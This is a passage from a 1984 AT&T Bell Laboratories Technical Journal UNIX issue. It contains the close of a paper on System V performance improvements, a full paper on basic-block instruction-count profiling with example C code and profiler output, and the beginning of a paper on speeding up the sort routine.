The C library routines act as an interface between commands and application code running at user level, and the kernel. The following focuses on performance changes in commonly used portions of the C library dealing with file I/O, string manipulation, and conversion between ASCII and numeric quantities. For System V, used in program development, these C library components are responsible for about 10 percent of the total CPU consumption. Although there is some difference between the actual changes and respective times at which they occurred for the various machines, some general trends emerge.

1. Assembler encoding—Beginning with the portable C versions of the C library, improvements were achieved on the VAX computer by recoding in assembler language, utilizing the functionality of special VAX machine instructions. A similar approach, supplemented by some specially tailored new instructions implemented in microcode, was also subsequently taken on the 3B20S computer. New machines entering the picture and rising support costs, however, have caused this approach to be reexamined. Fortunately, a good understanding of critical areas of C library performance has made it possible to recode major portions of the library routines in C and still preserve the performance of the assembler versions.

2. Changed level of abstraction—The original C library routines for file I/O and string handling were coded using character-at-a-time primitives (`putc`, `getc`, etc.). By eliminating these, it has been possible to take advantage of the functionality of *UNIX* system `read` and `write` calls as well as special machine features for handling large blocks of data. In some cases, the performance improvement from this change alone exceeds an order of magnitude.

3. Arithmetic on integers where possible—Since floating-point operations are commonly slower than their integer equivalents, it was desirable to change routines involving conversion between floating-point numbers and ASCII strings to do as much as possible of their total work using integer quantities.

4. Larger buffer size—When the 3B20S and VAX kernels were changed from 512- to 1024-byte orientation, the C libraries were similarly changed to buffer I/O in 1024-byte quantities to reduce system call overhead.

5. Buffered output to terminals—Buffering by the C library can interfere with interactive conversations with terminals. This is because output is held in buffers without being sent; users don't see it at the point when a response is intended. The original, heavy-handed solution to this problem was to make all output to terminals unbuffered. This caused output to be written in units of a single byte, resulting in very high overhead. System V handles the problem by buffering terminal output in units of lines and flushing partial lines to the terminal when input is requested. This permits interactive terminal operation and reduces overhead to output lines of any sizable length by an order of magnitude relative to the unbuffered approach.

## 5.2 Commands

Overall, the rather large body of command code has not been as finely tuned as either the kernel or C library. Many commands have been modified and made faster or slower according to whether the momentary purpose involved new features, performance, maintainability, or use of the C library. However, attempts to improve command performance have often yielded sizable gains. For example, a modest effort recently resulted in a factor of three improvement to the `cat` command, and a factor of two improvement to the `who` command. (These improvements appear in System V, Release 2.)

`nroff`, owing to its prominence in overall CPU consumption at many installations, has been the most discussed command. Unfortunately, its complexity has discouraged attempts at tuning. For some applications, there are substitutes for `nroff` that are several times faster. Some feel, however, that a complete reworking of the text package would be the best approach.

## VI. PERFORMANCE ON TIME-SHARING WORK LOADS

This paper has described improvements by widely differing amounts in various portions of the *UNIX* system. Work-load modeling benchmarks are used to determine the impact of the different individual improvements on ability to support specific real-life loads. These are constructed by observing a target application for a period of time and then creating a set of programs that imitate the application with respect to usage and proportion of time spent in various commands, libraries, and the kernel, as well as amounts of I/O and swapping activity. A number of such benchmarks have been developed to model various *UNIX* system usage situations, but most focus on special-purpose telephone company operations-support systems. This section will describe results for a benchmark intended to model some typical time-sharing use. The benchmark was based originally on a 1978 study of a community of programmers using a PDP-11/70 machine to develop software for the 5ESS™ switching equipment;<sup>5</sup> the actual command mix has been updated, however, to reflect more recent *UNIX* system usage. Modeling every aspect of an application, however, can be difficult in practice, and requires some compromise. Observations of resource consumption of real-life work loads, therefore, provide a useful supplement.

Our time-sharing work-load benchmark operates by running increasing numbers of scripts consisting of *UNIX* system and editor commands in parallel, so as to obtain a picture of system performance under increasing load. The order in which the commands are issued is permuted in the various scripts so as to avoid synchronization effects. Commands and editor input are read from files, thus bypassing the terminal-handling portion of the system. This should distort results minimally, however, since terminal handling does not significantly consume resources on the *UNIX* systems described in this paper when used for program development. In accord with real-life program development situations, the benchmark is CPU-limited for the applied load range of interest and does not swap except at very high applied loads.

Figure 8 shows the throughput versus load for Systems III and V. Throughput increases as additional scripts are added during the early portion of the curves. This is because several scripts running in parallel are necessary to provide work for the CPU while I/O is taking place so as to achieve maximum throughput. There is a slight tendency of the curves to droop at high loads due to decreasing buffer-cache hit ratio and slightly higher system overhead.

Table IV summarizes the peak throughputs for System V and improvements since System III. The 32-bit VAX computer has enjoyed a 25-percent throughput improvement. Note that the VAX-11/750




Fig. 8—Performance on time-sharing benchmark.

computer running System V outperforms the PDP-11/70 computer, whose performance has remained relatively static as the result of having been left out of key changes.

Throughput results from Fig. 8 and Table IV are supported by experience in monitoring amounts of work done in real program development environments with the systems in question. An attempt to calibrate the ordinate in Fig. 8 with the number of users capable of being supported was performed by surveying AT&T Bell Laboratories computation centers and asking how many time-sharing users would be placed on the various systems. This survey indicated that 10,000 processes/hour in Fig. 8 correspond roughly to being able to support 35 users with reasonable response.

Table IV—System V (5.0) peak benchmark throughput (processes/hour)

Machine	Throughput	Percent Change (Since 3.0)
3B20S	10,000	na
VAX-11/780	9,800	+25
VAX-11/750	6,000	na
PDP-11/70	5,800	-3

## VII. SUMMARY AND CONCLUSIONS

This paper has described changes involving various portions of the *UNIX* system that have given rise to a 25-percent improvement in ability to support time-sharing users. Kernel revisions to take advantage of large address spaces and inexpensive memory have been the most significant factors, but improvements in the C library and selected commands have also helped. Kernel overhead, which in the past typically consumed 65 to 70 percent of the CPU, now consumes only about 50 percent. The most spectacular change has been a reduction by better than an order of magnitude in terminal-handling overhead, which has greatly eased the migration to higher line speeds, screen editors and networking. Performance of the object code produced by the C compiler has remained relatively static.

Kernel and C library improvements are pervasive and are likely to help any application that uses these components. On the other hand, the static picture for compiler code efficiency implies that applications that predominately execute application-specific code, and do not often use the kernel or libraries, will see no performance change.

It is difficult to compare *UNIX* system performance with that of other operating systems. Where an application makes only light use of operating system services, the comparison generally hinges on the relative efficiency of the compilers and libraries, performance of available software packages, and the suitability of the languages available on the systems to the task at hand. Where operating system services are used heavily, comparison is impeded by the difficulty of defining equivalences between operations for different operating systems and of determining the impact of missing functions and services. Efficient application architectures for the operating systems in question may be very different.

Where do we currently stand with respect to *UNIX* system performance, and what can we expect to see in the future? At this point, for the kernel and C library, we have addressed the more straightforward tuning steps and critical program areas as identified by profiling; we can obtain major improvements only by making fundamental changes and by moving functionality into hardware. As examples, new file system designs using much larger block sizes show greatly improved performance in transferring data, and systems with paged memory management can efficiently handle very large programs. The commands continue to be a fertile area for tuning and algorithmic revision. Global optimization for the C compiler also appears promising, although the extensive hand tuning that has already taken place throughout the system will reduce its impact.

Evolution towards greater functionality, such as transparent networking, will create challenges to implement new features without

hurting performance. The machines described here were originally designed without significant knowledge of hardware characteristics amenable to the *UNIX* system. Currently, as a result of experience in optimizing C, kernel and C library performance, we are in a much better position.

### VIII. ACKNOWLEDGMENT

The author expresses his thanks to Jeffrey Lankford and Steven Sutor, who helped perform the measurements described in this paper, and Lawrence Rosler, who provided the material on C library performance. Jeffrey Lankford, Lawrence Rosler, and Barton Stuck provided helpful feedback on early drafts of this paper.

### REFERENCES

1. J. L. Bentley, *Writing Efficient Programs*, Englewood Cliffs, NJ: Prentice-Hall, 1982.
2. C. G. Bell, J. C. Mudge, and J. E. McNamara, *Computer Engineering*, Chapter 2, Bedford, MA: Digital Press, Digital Equipment Corporation, 1978.
3. M. J. Bach and S. J. Buroff, "The *UNIX* System: Multiprocessor *UNIX* Systems," *AT&T Bell Lab. Tech. J.*, this issue.
4. R. Pike, "The *UNIX* System: The Blit: A Multiplexed Graphics Terminal," *AT&T Bell Lab. Tech. J.*, this issue.
5. S. L. Gaede, "A Scaling Technique for Comparing Interactive System Capacities," *Proc. Computer Measurement Group XIII* (December 1982), pp. 62-7.

### AUTHOR

**Jerome Feder**, B.Sc. (Electrical Engineering), 1963, Cooper Union; M.Sc. and Ph.D. (Electrical Engineering), New York University, 1969; AT&T Bell Laboratories, 1969—. Mr. Feder's early work at AT&T Bell Laboratories was in the area of machine aids and computer graphics, where he worked on the Graphic 2, XYMASK and Electron Beam Exposure System (EBES) projects. He is currently the Supervisor of the *UNIX* Performance Measurement and Analysis group. He has been engaged in software development and performance measurements involving the *UNIX* operating system since 1975.

## ***The UNIX System:***

# **Cheap Dynamic Instruction Counting**

By P. J. WEINBERGER\*

(Manuscript received October 18, 1983)

There are two ways to profile the behavior of a program: timing and counting. Timing is traditional in *UNIX*<sup>™</sup> operating systems. This paper describes an easy implementation of count profiling, and gives several examples and applications. It has been implemented on the Motorola 68000, VAX<sup>™</sup>, and AT&T 3B20 computers.

### **I. INTRODUCTION**

Measurement and testing form the bridge between the algorithms of the theoreticians and efficient working programs. In all but the simplest and shortest-running programs, the implementer makes assumptions about the form and quantity of the input, and about which parts of the program do or do not need to be fast. Unless these assumptions are based on careful measurement, they are usually inaccurate, and so the program is unexpectedly slow. Likewise, it is a common observation that testing a large program does not find all the bugs, and that it is hard even to execute all parts of the program.

This paper presents a technique for ameliorating both of these difficulties. If a programmer is told how often each instruction is executed, then it is easy to tell whether a set of tests has executed all the instructions, and the parts of the program executed most fre-

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

quently stand out clearly. This is not a new idea; several compilers have generated counting code (see Ref. 1.) Strangely enough, counting facilities are rare to nonexistent in production environments. (See Ref. 2, Section 3.1, for more comments on testing and profiling.)

The next section contains a brief discussion of time-based profiling. Following that is a description of an implementation of counting-based profiling. Then follow some examples and applications.

## II. TIME PROFILING

The usual way of measuring performance is by timing. At best this gives fairly crude data, unless the machine has an accurate clock.<sup>3</sup> The *UNIX* operating system includes a profiler based on timing. A program that requests profiling tells the system the location of an array of counters, one for each  $n$  bytes of its executable test. Then every time the hardware clock ticks (50, 60, or 100 times a second) when the program is running, the kernel increments the word in the counting array corresponding to the program counter. When the program finishes, the user can see how much time is spent in each routine. This is an immensely valuable but flawed tool. First, it requires quite a large table to record exactly which instruction was being executed when the clock ticked, and this is not the default. Typically, the values are compressed corresponding to a single counter with each range of  $n = 8$  bytes. Occasionally, counts from one routine are attributed to a neighboring one, when the section of the program corresponding to a counter spans two routines. Second, even on a slow machine, 10,000 instructions are executed for every one that is profiled, so it is impossible to get reliable counts for any but a few subroutines except on long-running programs. For instance, a program that runs 40 seconds is sampled 2400 times. If a subroutine accounts for 20 percent of the time, it should have been counted 480 times, with a standard deviation of about 22 counts. Thus, the expected inaccuracy even for an 8-second routine is about 10 percent, and for less time, even less accuracy is expected. Correspondingly, there is little chance of estimating test coverage with sampling. Finally, if the behavior of the program is at all correlated with the clock, then the sampling is not random. Communications programs and those that do a lot of input/output (I/O) are at least partially synchronized with the clock, and their timings are unreliable.

## III. COUNTING

An alternative is to count every execution of every instruction. For the moment, think of the program as being in assembly language. If you insert a counting statement at the beginning of each basic block of the program, you know how often each instruction is executed. For

the purposes of this paper, a basic block is a contiguous set of instructions, all of which have to be executed exactly once if the first is executed, and conversely. If the program terminates abnormally, then the last basic block will have been started, and so counted, but instructions after the failure are not counted. In that case a few instructions in one basic block may have counts that are one too large.

What does it take to carry this out? First, detect the beginning of basic blocks. Second, insert some counting code that does not affect the correctness of the program. Third, retrieve the counts when the program terminates. (It is also useful to get counts from programs that do not terminate, like the operating system.) Fourth, find some way of correlating the data with the original source of the program. Thus the implementation consists of two parts. The first scans through the program, inserting counting code and allocating storage for the counts. The second takes the count output and produces various sorts of reports. In between, run the program being profiled.

#### IV. C, FORTRAN, AND PASCAL

Above I maintained the fiction that counting was for assembly language programs. Assembly language is produced by the compilers, so that the counting code is inserted by a separate pass after the compiler and before the assembler. The association between basic blocks and lines of the source program is made by compiling with an option that produces line numbers in the symbol table for the debugger. The program that inserts counting code also interprets line number and file name assembler directives, and leaves a file containing the correspondence between basic blocks and line numbers. The following diagram shows the normal flow of events for C programs (see Fig. 1).

A program named `bb` inserts counting code in the assembly language (see Fig. 2).

The file `x.sL` contains each machine instruction in the original program with the number of the basic block it is in, together with lines noting line numbers and function names.




Fig. 1—Normal compilation flow for C programs.




Fig. 2—Inserting counting code.

This file, the source file, and the output file containing counts are combined to give program listings containing the number of times each line was executed.

## V. BASIC BLOCKS

It should be easy to find the beginning of a basic block. Any instruction that is the target of a branch and any instruction following a branch starts a basic block. Fortunately, *UNIX* system assemblers have the property that all branches lead to labels, so one can take all labeled instructions to begin basic blocks, rather than doing flow analysis or address arithmetic (except that the label the compiler generates just after a `case` or `switch` instruction must be ignored, since inserting code would spread out the jump table and make the program incorrect).

It is clear that one need not count all basic blocks. The counts associated with some are implied by counts associated with others. For instance, in

*if cond then true-piece else false-piece*

the sum of the counts for the *true* and *false* pieces must equal that of the *cond* piece (see Ref. 4). A compiler could take advantage of this information, but a program processing assembly language would have to do flow analysis. Also, the program that prints the counts would need the source, the count data, and the rules for deriving the implied counts. I do not take advantage of this opportunity.

## VI. TRANSPARENT COUNTING CODE

What kind of code should be inserted? With each compilation unit (a file), allocate an array of integers, one for each basic block. Then the counting code for a basic block should add "one" to the array element for the basic block.

Although an array of integers is specified above, it requires a moment's consideration to show that integers are satisfactory. A 32-bit integer can hold counts up to  $2^{32}$  (=4,294,967,296). If a basic block executes in a microsecond, then it would take more than an hour in that basic block before the count overflows. Therefore, integer counts are pretty safe, but for programs that summarize the data it is best to use double precision.

### 6.1. Counting instructions

The ideal counting instruction increments an arbitrary location in memory, changing nothing else. Few, if any, machines have such an instruction. Either the machine has condition codes, which are affected by adding 1, or some address arithmetic is needed, or the number to be incremented must be in a register, or some combination of all of these.

For the Motorola 68000 and the VAX\* processors, two of the machines with counting implementations, there are instructions that increment an arbitrary integer using an address contained in the instruction stream. The only drawback is that these instructions affect the condition codes.

### **6.2. Condition codes**

If the counting instructions affect the condition codes, then it may not be safe to insert an instruction at the beginning of a basic block. I use a simple test: if the first instruction of the basic block kills (in the charming language of flow analysis) the condition codes, then the increment instruction is inserted. Otherwise the program inserts a more complicated sequence, which preserves the condition codes around an increment. It is not always easy to find such a sequence, being somewhat tricky on the VAX machine (Kirk McKusick provided relatively simple code). One would think that a subroutine call would always suffice but on some machines subroutine calls change the condition codes.

The required trick is a consequence of processing assembly language. If the code were being inserted by compilers, the generated instructions could be chosen by mechanisms otherwise present in the compiler, rather than requiring special consideration.

### **6.3. Addressing**

The counting code needs to add 1 to some location in memory. This requires that the inserted code be able to generate the address of the location without affecting the execution of the program. Fortunately, many machines can address all of memory from the instruction stream. If yours cannot, you may view this as an amusing challenge.

### **6.4. Storage for counts**

The arrays for counts could be allocated globally, or for each source file, or for each procedure. The middle choice is the natural one, since files are compilation units. The program that processes the assembly language generates the space for the arrays at the end of the file when it knows how many basic blocks there are.

The counting arrays are linked together at run time (following a suggestion of Channing Brown). Special code is generated after the entry point of a procedure to check to see if the file's counting array has been linked into the list of active arrays, and to link it in if necessary.

---

\* Trademark of Digital Equipment Corporation.

### 6.5. *Span-dependent instructions*

Many machines have several forms of branches varying in how far the target is from the branch instruction. Inserting counting code between a branch and its target moves them apart, so short branches may no longer reach their targets. The command `bb` changes all short branches into long ones. Of course this slows the program down, but not much.

There is a similar problem with certain special loop instructions (e.g., `aob1ss` on the VAX processor) which implicitly contain short branches. These are replaced by equivalent code that includes a long branch. In both these cases the reported counts are those for the original program.

## VII. GETTING THE COUNTS OUT

Before the program terminates, it must write the counts out, lest they be lost. To this end the library's standard exit routine, which flushes buffers, is replaced by a routine that flushes buffers and then appends the counts to a file named `prof.out` in the current directory. It produces the counts by scanning the linked list of counting arrays. Each array contains the full name of the file it corresponds to, its length, and the actual counts. The first two were provided by `bb` and the counts come from executing the program. The name and the counts are written on `prof.out`.

It is useful to be able to extract counts from programs that never call the system exit routine, such as the operating system kernel and various network servers. In the case of the operating system, it is easy to read the counting arrays out of the system's memory using `dev/mem`. Also, it is easy to recover the information from a system dump. On most versions of the system it is not generally possible for one program to read the memory of another, so getting counts out of a running program requires prearrangement: the program must write out the counts itself, and any way of telling it to do so is reasonable. I usually use some signal. When the program gets the signal it writes out the counts, using the algorithm described above, and then continues. If a program aborts it is not hard to extract the count arrays from the `core` file.

## VIII. A SHORT EXAMPLE

Here is the program `max.c`, the interesting part of which finds the location of the maximum element of an array of length 100,000 of random integers. After looking at the code, but before looking at the statement counts, the reader might like to guess how often a new maximum is found.

```

#define N 100000
int x[N];
main()
{ int i;
  srand(getpid());
  for(i = 0; i < N; i++)
    x[i] = lrand();
  max(x, N);
}
max(v, n)
int v[];
{ int i, j;
  j = 0;
  for(i = 1; i < n; i++){
    if(v[i] > v[j])
      j = i;
  }
  return(j);
}

```

The user gets an executable program by typing `lcomp max.c`. After executing the program, the user types `lprint`, and gets the following output (the italic line numbers are not part of the output).

```

1. 1   #define  N 100000
2. 1   int x[N];
3. 1
4. 1   main()
5. 1   { int i;
6. 1       srand(getpid());
7. 1       for(i = 0; i < N; i++)
8. 100000  x[i] = lrand();
9. 1       max(x, N);
10. 1    }
11. 1
12. 1   max(v, n)
13. 1   int v[];
14. 1   { int i, j;
15. 1       j = 0;
16. 1       for(i = 1; i < n; i++){
17. 999999  if(v[i] > v[j])
18. 10      j = i;
19. 999999  }
20. 1     return(j);
21. 0     }

```

The 10 new maxima are approximately what the theory predicts. The counts of 1 on the declarations and blank lines come from the next executable basic block (see Section 10.1). Thus, a blank line after line 17 would have a count of 99,999 in the output.

## IX. PRINTING THE RESULTS

The program, `lprint`, prints counts. It produces output broken down by instructions, source line, function, or file. At its most verbose it will print each assembly language instruction with the number of times it was executed. By default it prints each line of the source with the number of times it was executed, as above. Because the correspondence between basic blocks, which is what are being counted, and source lines for compiled languages is inexact, these line counts need to be viewed with a modicum of understanding (see below). For intermediate amounts of detail, `lprint` summarizes by functions, or prints each line with the number of machine instructions executed. Later there are some examples of line counts. Here is an example of summary by function:

16779455ie	524353calls	38i	0ine	_naput
99211687ie	524353calls	80i	17ine	_naget
0ie	0calls	31i	31ine	_nafree
3686ie	67calls	60i	2ine	_naupdat
91478ie	1434calls	73i	3ine	_naread
4779ie	81calls	69i	10ine	_nawrite
420ie	14calls	31i	1ine	_natrunc
30344908ie	523189calls	61i	1ine	_nastat
457595ie	1333calls	368i	80ine	_nanami
72571404ie	1576004calls	107i	11ine	_send

The first column shows how many instructions were executed in that function. The second column gives the number of times the function was executed. The third gives the number of instructions in the compiled function, the fourth gives the number of those that were never executed, and the last column is the name of the function. The same data summarized by file are

```
219465412ie 918i 156ine 60352487bbe 255bb 59bbne neta.c
```

The new information is in columns four, five, and six. These are the number of executions of basic blocks, the number of basic blocks in the file, and the number of those never entered during execution, respectively.

## X. USING THE OUTPUT

### 10.1. But what does it really mean?

Here is an example. The italic numbers are not part of the program's output. The code is a piece of the operating system, and the data are real.

```
1. 2204448 loop:
2. 2204448 slot = INOHASH(dev, ino, fstyp);
3. 2204448 ip = &inode[inohash[slot]];
4. 4378850 while (ip != &inode[-1]){
5. 2919642     if (ino == ip->i_number && dev ==
        ip->i_dev
6. 2919642         && fstyp == ip->i_fstyp){
7. 745240     if ((ip->i_flag & ILOCK) != 0){
8. 513         ip->i_flag |= IWANT;
9. 513         sleep((caddr_t) ip, PINOD);
10. 513         goto loop;
11. 744727     }
12. 744727     if ((ip->i_flag & IMOUNT) != 0){
13. 418411         for (mp = &mount[0]; mp < &mount
            [NMount]; mp++){
14. 4509270             if (mp->m_inodp == ip){
15. 418411                 dev = mp->m_dev;
16. 418411                 ino = ROOTINO;
17. 418411                 fstyp = mp->m_fstyp;
18. 418411                 goto loop;
19. 4090859             }
20. 4090859             panic("no imt");
21. 326316         }
22. 326316         ip->i_count++;
23. 326316         ip->i_flag |= ILOCK;
24. 326316         return(ip);
25. 2174402     }
```

Note that there are some peculiarities in the output. This is the case for the `for` statement at line 13, where the first basic block, the initialization, is executed 418,411 times, while the test is executed at least 4,509,270 times, as can be seen from the next line. Also, the C compiler (at least the one used for the example) has a slightly inaccurate count of line numbers, as we can see from the large numbers on statement 20, which actually was never executed. The problem here is that the C compiler did not recognize the end of the loop until it got to that line, so the loop increment code was associated with that line. Finally, the large count on line 25 is from the first line not shown, and represents the false branch of the test at line 5.

The problem with the compiler is that there is no exact correspondence between basic blocks and statements in C (or Fortran or Pascal). While this is regrettable, the data are not randomly weird, but systematically weird, and thus are usually interpreted unambiguously. Adding curly braces frequently helps with compound statements. Also, the profiler's idea of lines is the same as the debugger's idea, so it would appear to the user, for instance, that the line after the loop is being executed each time the debugger single steps through the loop.

This part of the kernel is profiled on purpose, not just for this paper. The loop at line 13 searches a linked list, and the question is whether the ordering of the items in the list should be changed, or whether some other data structure should be used. Since the list was searched 418,411 times using 4,509,270 comparisons, and since I know that the list is usually about 16 items long, it appears that some rearranging might make a slight difference. As a side effect of the profiling, note that of the 745,240 times the test at line 7 succeeded, 513 times the resource found was locked.

### **10.2. Bottlenecks**

Time profiling determines which routines are taking lots of time. Then count profiling, by highlighting the busy parts, gives information that explains why the routines are taking so much time. Reference 4 gives examples in which count profiling led to a speedup by factors of 2 to 4.

### **10.3. Testing**

The next example is the body of a routine to find the square root of the number *a* modulo a prime *p*. It was run several times on random data in the hope that all the code would be covered.

```
1. 8      extern short primetab[] ;
2. 8      modsqrt(a, p)
3. 8      {  short *x;
4. 8          int i, j, s, t, e, u;
5. 8          a %= p;
6. 8          if(a < 0)
7. 0              a += p;
8. 8          if(a == 0)
9. 0              return(0);
10. 8         if(p % 4 == 3)
11. 5             return(mpow(a, (p + 1)/4, p));
12. 3         u = p - 1;
13. 3         for(e = 0; (u & 1) == 0; e++)
14. 10            u >>= 1;
15. 3         s = mpow(a, u, p);
16. 3         if(s == 1)
```

```

17. 0      return(mpow(a, (u + 1)/2, p));
18. 3      for(x = primetab + 1; legendre(*x, p) != -1;
19. 5          x ++);
20. 3      for(j = 0; j < e; j ++ )
21. 5          if (s == p - 1)
22. 3              break;
23. 2          else
24. 2              s = (s*s)%p;
25. 3      s = mpow(*x, u, p);
26. 3      for(i = 0; i < e - j - 2; i ++ )
27. 2          s = (s*s)%p;
28. 3      i = (1 - u)/2;
29. 3      i %= p - 1;
30. 3      if(i < 0)
31. 3          i += p - 1;
32. 3      t = mpow(a, i, p);
33. 3      t = (s*t)%p;
34. 3      s = (s*s)%p;
35. 3      while((t*t)%p != a)
36. 0          t = (t*s)%p;
37. 3      return(t);

```

Unfortunately, the return at line 17 and the loop at line 36 were never tested. The trivial tests at lines 7 and 9 seem safe enough. Before I used this subroutine in a program I managed to find tests that covered all the statements. (There is still no guarantee that the program is correct, but at least all the parts have been executed.)

#### ***10.4. An application to microcomputer architecture***

Dynamic instruction counting can be used to compare alternative architectures for new machines. The simplest case is that of a microprocessor with fixed-length instructions and no cache. In this case one expects that the memory bus is the limiting factor, so that the processor is either retrieving instructions, retrieving data, or storing data. Instruction counts transform into program timing directly. Of course we can't get counts from executing the program on nonexistent hardware. Instead, we write the compiler so it will produce code for an existing machine but preserve the basic block structure it would produce on the new machine. Execution counts on the existing machine then give execution counts for the new machine. In more realistic cases, of course, it requires elaborations of the basic counting technique to get all the data needed to compare architectures. Other ways of getting this information, such as simulation or instruction traces, require much more computer time.

## XI. BUT WHAT DOES IT COST?

Not much. Each basic block contains one extra counting instruction, one that involves both a fetch and a store, and so is relatively expensive. Hence, the cost depends on how long basic blocks are, and they are typically short (2.54 VAX instructions for a set of several common C programs). Usually profiling costs between 50 percent and a factor of 2 in CPU time.

## XII. SOCIOLOGY

This work raises an obvious question. Why not modify the compilers to insert counting code? The problems with condition codes and addressing just would not come up. Alternately, wouldn't a preprocessor, which inserts counting statements into the source be a better idea? This latter idea was implemented by Mike Lesk in a preprocessor named `vcc`, which only checked for test coverage. It is hard to insert legal statements in some contexts without doing a careful job of parsing, and if one is going to parse, why not change the compiler?

I have at least four reasons for processing the assembly language, the last of which turns out to be the most important. First, it is easy. The programs stand alone, rather than having to be inserted in the complicated compiler. The whole package, including a table of machine instructions for the VAX machine, is 993 lines of C, and the first version took about three days to write. Second, it is not restricted to C, as all the compilers put out assembly language. Third, profiling can include library routines, some of which are in assembly language. Last, it can be distributed and installed by unprivileged users, which is not true of a modified compiler. Thus, the programs have spread widely inside AT&T Bell Laboratories without any official support, or even recognition, from system administrators.

## REFERENCES

1. E. H. Satterthwaite, "Debugging Tools for High Level Languages," *Software Pract. Exper.*, 2, No. 3 (July 1973), pp. 197-217.
2. J. L. Bentley, *Writing Efficient Programs*, Englewood Cliffs, NJ: Prentice Hall, 1982.
3. Cray-1 Computer System Hardware Reference Manual, Cray Research Inc., 1976.
4. J. Fitch, "Profiling a Large Program," *Software Pract. Exper.*, 7, No. 4 (July 1977), pp. 511-8.
5. D. E. Knuth and F. R. Stevenson, "Optimal Measurement Points for Program Frequency Counts," *BIT*, 13 (1973), pp. 313-22.

## AUTHOR

**Peter J. Weinberger**, B.S. (Mathematics), 1964, Swarthmore College; Ph.D. (Mathematics), 1969, University of California at Berkeley; Bellcomm, Inc., 1969-1970; Instructor and Assistant Professor of Mathematics, University of Michigan, 1970-1976, AT&T Bell Laboratories, 1976—. Mr. Weinberger is Head of the Computer Systems Research Department. Since coming to AT&T Bell Laboratories, he has worked on databases, operating systems, networking, and compilers.

## ***The UNIX System:***

# **Theory and Practice in the Construction of a Working Sort Routine**

By J. P. LINDERMAN\*

(Manuscript received August 15, 1983)

Because comparison in the standard *UNIX*<sup>™</sup> operating system sort routine, */bin/sort*, is interpretive, it is generally more time-consuming than the standard paradigm of comparing two integers. When a colleague and I modified *sort* to improve reliability and efficiency, we found that techniques that improved performance for other sorting applications sometimes degraded the performance of *sort*. Input and output are important when comparisons are simple, but as comparisons become more complex, the number of comparisons quickly dominates the performance of *sort*.

## **I. INTRODUCTION**

### ***1.1 Background***

In 1981, Terry Crowley and I modified the standard *UNIX*<sup>™</sup> operating system sort routine, */bin/sort*, hereinafter referred to as *sort*, to relax the 512-byte limit on record size and to make it more robust and efficient. The main modifications were to use more memory in the sort phase and to merge more files on each pass in the merge

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

Table 1—Performance of original and modified  
sort

Version	Time (Seconds)		
	Elapsed	User	System
Original	9334	2995	913
Modified	5142	3036	322

phase. We also incorporated several ideas from the scientific literature in an attempt to improve performance. Our first test results from a large sort run by the AT&T Bell Laboratories library located in Murray Hill, New Jersey, are shown in Table I.

The reduction in elapsed and system times was gratifying, but the observed increase in user time was puzzling. Although the original `sort` had to make an extra pass over the data, it had consumed less processor time. This paper explains the differences in times between the old and new `sort` routines and describes additional changes that have improved the performance of the new version.

### 1.2 Related research

Sorting is a well-studied area of computer science. Knuth's Volume III is both a fine introduction to sorting and a thorough analysis of techniques.<sup>1</sup> `sort` uses a modified version of Quicksort, an algorithm introduced by C. A. R. Hoare.<sup>2</sup> Hoare suggested several optimizations on the original algorithm.<sup>3</sup> Most of our algorithmic changes to `sort` were inspired by Sedgewick's study of Quicksort implementations.<sup>4</sup> Kernighan and Plauger present a sort routine that is structurally similar to `sort`.<sup>5,6</sup>

### 1.3 Overview

After giving a brief description of `sort`, we show why comparison of two records can be computationally expensive. The general operation of `sort` is sketched.

We consider the sort phase in greater detail. After a review of Quicksort and insertion sort, the techniques of changing to insertion sort for small partitions and median-of-three selection for the Quicksort partition element are considered. The first technique reduces administrative overhead at the expense of additional comparisons, a poor trade-off in `sort`, while the second technique reduces comparisons. Artificially partitioning the records, sorting the partitions, and merging the sorted results is also shown to reduce comparisons.

The merge phase is the topic of the next section. We look at the effect of merging more files on each pass and show that the use of a heap generally makes things worse for the number of files `sort` will

be merging. A merging routine based on binary search is shown to be better than either a heap or an insertion sort. We look at the special case of long runs of records coming from a single merge input and introduce a simple adaptive technique to improve the behavior of the binary search method.

We close with performance comparisons of the original `sort` and the new version, and we mention new directions for even greater improvements.

## II. COMPARISON IN SORT

